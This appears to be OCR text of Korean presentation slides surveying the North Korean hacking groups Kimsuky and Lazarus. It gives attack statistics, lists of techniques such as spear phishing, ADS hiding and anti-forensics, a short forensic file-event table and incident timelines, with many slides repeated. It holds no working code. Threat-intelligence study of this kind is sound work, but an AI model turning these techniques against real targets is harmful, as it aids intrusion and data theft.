North Korean Malicious Groups and Latest Trends

김진영

Best of the Best 11

2023-07-03

목차

1. Introduction


2. North Korean Malicious Group

3. Malware Sample Analyze

4. Malware Evolution

Introduction

Introduction



Introduction

- **North Korean Malicious Group Attack Case**

북한 김수키 해킹조직, 다음 메일 사칭해 카카오 계정 탈취 공격

좋아요 9개 | 입력 : 2023-01-14 15:44

北 라자루스 그룹, 하모니 브리지 해킹으로 790억원 상당 이더리움 탈취

김성은 기자 입력 2023-01-17 08:57

북한의 라자루스, 의료와 에너지 산업 표적으로 삼아 각종 정보 탈취

좋아요 8개 | 입력 : 2023-02-03 11:56

북한 김수키 해커조직, 대북 관련 질문지 위장해 사이버 공격

좋아요 3개 | 입력 : 2023-03-09 14:12

북한 해커조직 김수키, 경찰청 '사이버안전국' 메일 사칭 공격 포착

좋아요 8개 | 입력 : 2023-03-15 13:37

北 김수키 해킹그룹, '사례비 지급' 위장한 원노트 악용해 악성코드 유포

좋아요 6개 | 입력 : 2023-04-05 17:17

북한 '네이버 복제 피싱사이트'로 우리 국민 노린다

북한이 우리 국민들이 폭넓게 사용하는 포털사이트 '네이버'를 실시간으로 복제한 '피싱사이트'를 개설해 국민들을 대상으로 해킹시도를 벌인 정황이 국가정보원에 포착됐... 원병철 기자 | 2023년 06월 14일 10:26

[bnTV] '출신성분 따지지 말고 해커 집중 육성하라'는 북한, 우리의 대응은?

얼마 전에 또 뉴스가 나왔어요, 최근에 (북한) 김정은이 지시를 했다고 하더라고요. '해커들은 출신성분 따지지 말고 뽑아라.' 북한은 아무래도 이것(해킹)이 자... 권준 기자 | 2023년 06월 13일 10:50

북한 해킹그룹 APT37의 치밀한 스피어피싱 공격기법 분석해보니

APT37은 북한의 해킹조직 중 하나로 Red Eyes, Group123, 금성121 등으로도 불린다. 2012년 전후로 다양한 사이버 첩보활동을 이어오고 있다.... 박은주 기자 | 2023년 06월 13일 10:15

북한 해킹조직 라자루스, 국내 금융보안 솔루션 취약점 악용한 공격 지속

북한의 라자루스(Lazarus) 해킹그룹은 INISAFE CrossWeb EX와 MagicLine4NX의 취약점을 공격에 지속적으로 활용해오고 있다. 최근 라자루... 김명명 기자 | 2023년 06월 13일 10:06

얼마 전 발생한 아토믹월렛 해킹 사건, 라자루스의 소행

IT 외신 블리핑컴퓨터에 의하면 북한의 해킹 단체 라자루스가 최근 발생한 아토믹월렛 해킹 사건의 배후로 지목됐다고 한다. 암호화폐 보관 및 거래 플랫폼에서 350... 문가용 기자 | 2023년 06월 09일 12:11

북한의 김수키, 북한 전문가들 대상으로 소셜엔지니어링 실시

보안 외신 시큐리티어페어즈에 의하면 북한의 APT 단체인 김수키가 북한 분야 전문가들을 노린 소셜엔지니 어링 공격을 최근 실시했다고 한다. 김수키는 북한 전문가나... 문가용 기자 | 2023년 06월 09일 12:10

지난해 정부 교체기 안보전문가 대상 악성메일 유포사건, 북한 '김수키' 소행이었다

경찰청 국가수사본부는 지난해 4월부터 7월까지 안보 분야 주요 관계자를 대상으로 발송된 악성 전자우편(이메일) 사건을 수사한 결과, 북한의 특정 해킹조직 소행으로... 김명명 기자 | 2023년 06월 07일 18:03

Introduction

North Korean Malicious Group Attack Case

북한 사이버 공격, 악성 이메일 공격 비중 가장 높아

석주원 기자 | 승인 2023.05.26 17:57 | 댓글 0

- 북한은 취약점 악용(20%) 워터링 홀(3%) 수법 등도 활용했지만, 이메일을 악용한 해킹 공격이 전체의 74%
- 메일 발신자명을 네이버와 카카오(다음) 등 국내 포털 사이트를 사칭

북한 사이버 공격(2020~2022년)

공격 유형	해킹 메일	취약점 악용	워터링 홀	공급망	기타
비중	74%	20%	3%	2%	1%

해킹 메일 사칭 기관

기관	네이버	카카오(다음)	금융·기업·방송 언론	외교 안보	기타
비중	45%	23%	12%	6%	14%

Introduction

North Korean Malicious Group Attack Case

북한 사이버 공격, 악성 이메일 공격 비중 가장 높아

석주원 기자 | 승인 2023.05.26 17:57 | 댓글 0

- 북한은 취약점 악용(20%) 워터링 홀(3%) 수법 등도 활용했지만, 이메일을 악용한 해킹 공격이 전체의 74%
- 메일 발신자명을 네이버와 카카오(다음) 등 국내 포털 사이트를 사칭

북한 사이버 공격(2020~2022년)

공격 유형	해킹 메일	취약점 악용	워터링 홀	공급망	기타
비중	74%	20%	3%	2%	1%

해킹 메일 사칭 기관

기관	네이버	카카오(다음)	금융·기업·방송 언론	외교 안보	기타
비중	45%	23%	12%	6%	14%

Introduction

North Korean Malicious Group Attack Case

북한 사이버 공격, 악성 이메일 공격 비중 가장 높아

석주원 기자 | 승인 2023.05.26 17:57 | 댓글 0

- 북한은 취약점 악용(20%) 워터링 홀(3%) 수법 등도 활용했지만, 이메일을 악용한 해킹 공격이 전체의 74%
- 메일 발신자명을 네이버와 카카오(다음) 등 국내 포털 사이트를 사칭

북한 사이버 공격(2020~2022년)

공격 유형	해킹 메일	취약점 악용	워터링 홀	공급망	기타
비중	74%	20%	3%	2%	1%

해킹 메일 사칭 기관


기관	네이버	카카오(다음)	금융·기업·방송 언론	외교 안보	기타
비중	45%	23%	12%	6%	14%

North Korean Malicious Group

- **Kimsuky**
  - 북한의 해킹 조직으로 정보를 빼내기 위해 교모한 수단을 동원하는 공작 부대로 알려져 있으며, 라자루스와 함께 정찰총국에서 집중 육성한 해커 조직

공격 기법

- 타깃 맞춤형 스피어 피싱
- 활용하는 악성코드 종류 다변화
- 소프트웨어 취약점 활용 시도
- ADS 활용 악성코드 은폐




North Korean Malicious Group

Kimsuky

- 북한의 해킹 조직으로 정보를 빼내기 위해 교모한 수단을 동원하는 공작 부대로 알려져 있으며, 라자루스와 함께 정찰총국에서 집중 육성한 해커 조직

공격 기법

- 타깃 맞춤형 스피어 피싱
- 활용하는 악성코드 종류 다변화
- 소프트웨어 취약점 활용 시도
- ADS 활용 악성코드 은폐





North Korean Malicious Group

- **Kimsuky**
  - 북한의 해킹 조직으로 정보를 빼내기 위해 교모한 수단을 동원하는 공작 부대로 알려져 있으며, 라자루스와 함께 정찰총국에서 집중 육성한 해커 조직

공격 기법

- 타깃 맞춤형 스피어 피싱
- 활용하는 악성코드 종류 다변화
- 소프트웨어 취약점 활용 시도
- ADS 활용 악성코드 은폐






North Korean Malicious Group

- **Kimsuky**
  - 북한의 해킹 조직으로 정보를 빼내기 위해 교모한 수단을 동원하는 공작 부대로 알려져 있으며, 라자루스와 함께 정찰총국에서 집중 육성한 해커 조직

공격 기법

- 타깃 맞춤형 스피어 피싱
- 활용하는 악성코드 종류 다변화
- 소프트웨어 취약점 활용 시도
- ADS 활용 악성코드 은폐



North Korean Malicious Group

Kimsuky

2020년

01.14 통일외교안보특보
피싱 메일 유포

01.20 청와대 행사 견적서
피싱 메일 유포

02.07 주민등록등본
피싱 메일 유포

02.27 코로나19
피싱 메일 유포

06.19 청와대 보안
사칭 피싱 메일 유포

12.03 제약회사 셀트리온 공격

2021년

04.22 외교부 근무자 대상
피싱 메일 유포

06.18 한국원자력연구원 해킹

07.15 서울대병원 환자 정보 탈취

09.27 애플 사용자 대상
원격 제어 악성코드 유포

10.01 서울대학교 홈페이지 해킹

2022년

01.14 코인관련
피싱 메일 유포

05.31 인터넷 공유기 설치 파일 위장
AppleSeed 유포

08.26 한국 前 외교관 및 대학 교수
컴퓨터 해킹

10.27 안드로이드 악성 코드 유포

12.25 태영호 의원실 사칭해
외교 전문가 892명 해킹 시도

2023년

01.14 카카오 다음메일
피싱 메일 유포

02.14 임** 자기소개소.doc
피싱 메일 유포

03.09 대북 관련 질문지
피싱 메일 유포

03.15 경찰청 사이버안전국 사칭
피싱 메일 유포

03.21 사례비 지급 내용 위장한 OneNote
피싱 메일 유포

04.06 UN 대북제재위원회 위장
피싱 메일 유포

North Korean Malicious Group

Kimsuky

2020년

01.14 통일외교안보특보
피싱 메일 유포

01.20 청와대 행사 견적서
피싱 메일 유포

02.07 주민등록등본
피싱 메일 유포

02.27 코로나19
피싱 메일 유포

06.19 청와대 보안
사칭 피싱 메일 유포

12.03 제약회사 셀트리온 공격

2021년

04.22 외교부 근무자 대상
피싱 메일 유포

06.18 한국원자력연구원 해킹

07.15 서울대병원 환자 정보 탈취

09.27 애플 사용자 대상
원격 제어 악성코드 유포

10.01 서울대학교 홈페이지 해킹

2022년

01.14 코인관련
피싱 메일 유포

05.31 인터넷 공유기 설치 파일 위장
AppleSeed 유포

08.26 한국 前 외교관 및 대학 교수
컴퓨터 해킹

10.27 안드로이드 악성 코드 유포

12.25 태영호 의원실 사칭해
외교 전문가 892명 해킹 시도

2023년

01.14 카카오 다음메일
피싱 메일 유포

02.14 임** 자기소개소.doc
피싱 메일 유포

03.09 대북 관련 질문지
피싱 메일 유포

03.15 경찰청 사이버안전국 사칭
피싱 메일 유포

03.21 사례비 지급 내용 위장한 OneNote
피싱 메일 유포

04.06 UN 대북제재위원회 위장
피싱 메일 유포

North Korean Malicious Group

Kimsuky

2020년

01.14 통일외교안보특보
피싱 메일 유포

01.20 청와대 행사 견적서
피싱 메일 유포

02.07 주민등록등본
피싱 메일 유포

02.27 코로나19
피싱 메일 유포

06.19 청와대 보안
사칭 피싱 메일 유포

12.03 제약회사 셀트리온 공격

2021년

04.22 외교부 근무자 대상
피싱 메일 유포

06.18 한국원자력연구원 해킹

07.15 서울대병원 환자 정보 탈취

09.27 애플 사용자 대상
원격 제어 악성코드 유포

10.01 서울대학교 홈페이지 해킹

2022년

01.14 코인관련
피싱 메일 유포

05.31 인터넷 공유기 설치 파일 위장
AppleSeed 유포

08.26 한국 前 외교관 및 대학 교수
컴퓨터 해킹

10.27 안드로이드 악성 코드 유포

12.25 태영호 의원실 사칭해
외교 전문가 892명 해킹 시도

2023년

01.14 카카오 다음메일
피싱 메일 유포

02.14 임** 자기소개소.doc
피싱 메일 유포

03.09 대북 관련 질문지
피싱 메일 유포

03.15 경찰청 사이버안전국 사칭
피싱 메일 유포

03.21 사례비 지급 내용 위장한 OneNote
피싱 메일 유포

04.06 UN 대북제재위원회 위장
피싱 메일 유포

North Korean Malicious Group

Kimsuky

2020년

01.14 통일외교안보특보
피싱 메일 유포

01.20 청와대 행사 견적서
피싱 메일 유포

02.07 주민등록등본
피싱 메일 유포

02.27 코로나19
피싱 메일 유포

06.19 청와대 보안
사칭 피싱 메일 유포

12.03 제약회사 셀트리온 공격

2021년

04.22 외교부 근무자 대상
피싱 메일 유포

06.18 한국원자력연구원 해킹

07.15 서울대병원 환자 정보 탈취

09.27 애플 사용자 대상
원격 제어 악성코드 유포

10.01 서울대학교 홈페이지 해킹

2022년

01.14 코인관련
피싱 메일 유포

05.31 인터넷 공유기 설치 파일 위장
AppleSeed 유포

08.26 한국 前 외교관 및 대학 교수
컴퓨터 해킹

10.27 안드로이드 악성 코드 유포

12.25 태영호 의원실 사칭해
외교 전문가 892명 해킹 시도

2023년

01.14 카카오 다음메일
피싱 메일 유포

02.14 임** 자기소개소.doc
피싱 메일 유포

03.09 대북 관련 질문지
피싱 메일 유포

03.15 경찰청 사이버안전국 사칭
피싱 메일 유포

03.21 사례비 지급 내용 위장한 OneNote
피싱 메일 유포

04.06 UN 대북제재위원회 위장
피싱 메일 유포


North Korean Malicious Group

- **Lazarus**
  - 북한의 지속적 위협(APT) 해커 부대로 2007년 초 조직된 것으로 파악
  - 산하조직 안다니엘, 블루노르프 그룹이 있음

공격 기법

- 안티 포렌식
- 문서 취약점 사용
- 공인인증서 SW 취약점 공격
- Root Kit

FileName	FullPath	Event	SourceInfo	FileAttr
필터	필터	필터	필터	필터
perlcritic.exe	₩ProgramData₩perlcritic.exe	Data_Overwritten / File_Closed	Normal	Archive
perlcritic.exe	₩ProgramData₩perlcritic.exe	File_Renamed_Old	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New / File_Closed	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Closed / File_Deleted	Normal	Archive




North Korean Malicious Group

- **Lazarus**
  - 북한의 지속적 위협(APT) 해커 부대로 2007년 초 조직된 것으로 파악
  - 산하조직 안다니엘, 블루노르프 그룹이 있음

공격 기법

- 안티 포렌식
- 문서 취약점 사용
- 공인인증서 SW 취약점 공격
- Root Kit

FileName	FullPath	Event	SourceInfo	FileAttr
필터	필터	필터	필터	필터
perlcritic.exe	₩ProgramData₩perlcritic.exe	Data_Overwritten / File_Closed	Normal	Archive
perlcritic.exe	₩ProgramData₩perlcritic.exe	File_Renamed_Old	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New / File_Closed	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Closed / File_Deleted	Normal	Archive




North Korean Malicious Group

- **Lazarus**
  - 북한의 지속적 위협(APT) 해커 부대로 2007년 초 조직된 것으로 파악
  - 산하조직 안다니엘, 블루노르프 그룹이 있음

공격 기법

- 안티 포렌식
- 문서 취약점 사용
- 공인인증서 SW 취약점 공격
- Root Kit

FileName	FullPath	Event	SourceInfo	FileAttr
필터	필터	필터	필터	필터
perlcritic.exe	₩ProgramData₩perlcritic.exe	Data_Overwritten / File_Closed	Normal	Archive
perlcritic.exe	₩ProgramData₩perlcritic.exe	File_Renamed_Old	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New / File_Closed	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Closed / File_Deleted	Normal	Archive




North Korean Malicious Group

- **Lazarus**
  - 북한의 지속적 위협(APT) 해커 부대로 2007년 초 조직된 것으로 파악
  - 산하조직 안다니엘, 블루노르프 그룹이 있음

공격 기법

- 안티 포렌식
- 문서 취약점 사용
- 공인인증서 SW 취약점 공격
- Root Kit

FileName	FullPath	Event	SourceInfo	FileAttr
필터	필터	필터	필터	필터
perlcritic.exe	₩ProgramData₩perlcritic.exe	Data_Overwritten / File_Closed	Normal	Archive
perlcritic.exe	₩ProgramData₩perlcritic.exe	File_Renamed_Old	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Renamed_New / File_Closed	Normal	Archive
kxlmatmoynktxl	₩ProgramData₩kxlmatmoynktxl	File_Closed / File_Deleted	Normal	Archive



North Korean Malicious Group

Lazarus

2020년

04.01 감염병관리지원단 사칭 피싱 메일 유포

04.27 SW 개발 계약서 피싱 메일 유포

04.29 비트코인 관련 한글 피싱 메일 유포

11.16 코로나 관련 피싱 메일 유포

2021년

02.25 방위산업 기업 내무방 침투

03.13 화이자 백신 관련 피싱 메일 유포

04.20 BMP 파일에 악성 요소 숨겨 공격

06.16 참가신청서양식.doc 랜섬웨어 유포

2022년

01.28 깃허브 리포지터리통해 악성 코드 유포

04.18 화학 분야 내 기업들 대상 APT 공격 진행

05.23 VM웨어 호라이즌 서버 Log4Shell 취약점 공격

08.18 맥OS 유저 대상으로 악성 코드 유포

09.28 취약한 BYOVD 드라이버 이용해 보안 시스템 공격

2023년

02.03 의료와 에너지 산업 표적 APT 공격 진행

02.28 공인인증서 SW 취약점 공격

04.04 3CX의 VoIP 공격

04.21 리눅스 사용자 타깃으로 악성 코드 유포

North Korean Malicious Group

Lazarus

2020년

04.01 감염병관리지원단 사칭 피싱 메일 유포

04.27 SW 개발 계약서 피싱 메일 유포

04.29 비트코인 관련 한글 피싱 메일 유포

11.16 코로나 관련 피싱 메일 유포

2021년

02.25 방위산업 기업 내무방 침투

03.13 화이자 백신 관련 피싱 메일 유포

04.20 BMP 파일에 악성 요소 숨겨 공격

06.16 참가신청서양식.doc 랜섬웨어 유포

2022년

01.28 깃허브 리포지터리통해 악성 코드 유포

04.18 화학 분야 내 기업들 대상 APT 공격 진행

05.23 VM웨어 호라이즌 서버 Log4Shell 취약점 공격

08.18 맥OS 유저 대상으로 악성 코드 유포

09.28 취약한 BYOVD 드라이버 이용해 보안 시스템 공격

2023년

02.03 의료와 에너지 산업 표적 APT 공격 진행

02.28 공인인증서 SW 취약점 공격

04.04 3CX의 VoIP 공격

04.21 리눅스 사용자 타깃으로 악성 코드 유포

North Korean Malicious Group

Lazarus

2020년

04.01 감염병관리지원단 사칭 피싱 메일 유포

04.27 SW 개발 계약서 피싱 메일 유포

04.29 비트코인 관련 한글 피싱 메일 유포

11.16 코로나 관련 피싱 메일 유포

2021년

02.25 방위산업 기업 내무방 침투

03.13 화이자 백신 관련 피싱 메일 유포

04.20 BMP 파일에 악성 요소 숨겨 공격

06.16 참가신청서양식.doc 랜섬웨어 유포

2022년

01.28 깃허브 리포지터리통해 악성 코드 유포

04.18 화학 분야 내 기업들 대상 APT 공격 진행

05.23 VM웨어 호라이즌 서버 Log4Shell 취약점 공격

08.18 맥OS 유저 대상으로 악성 코드 유포

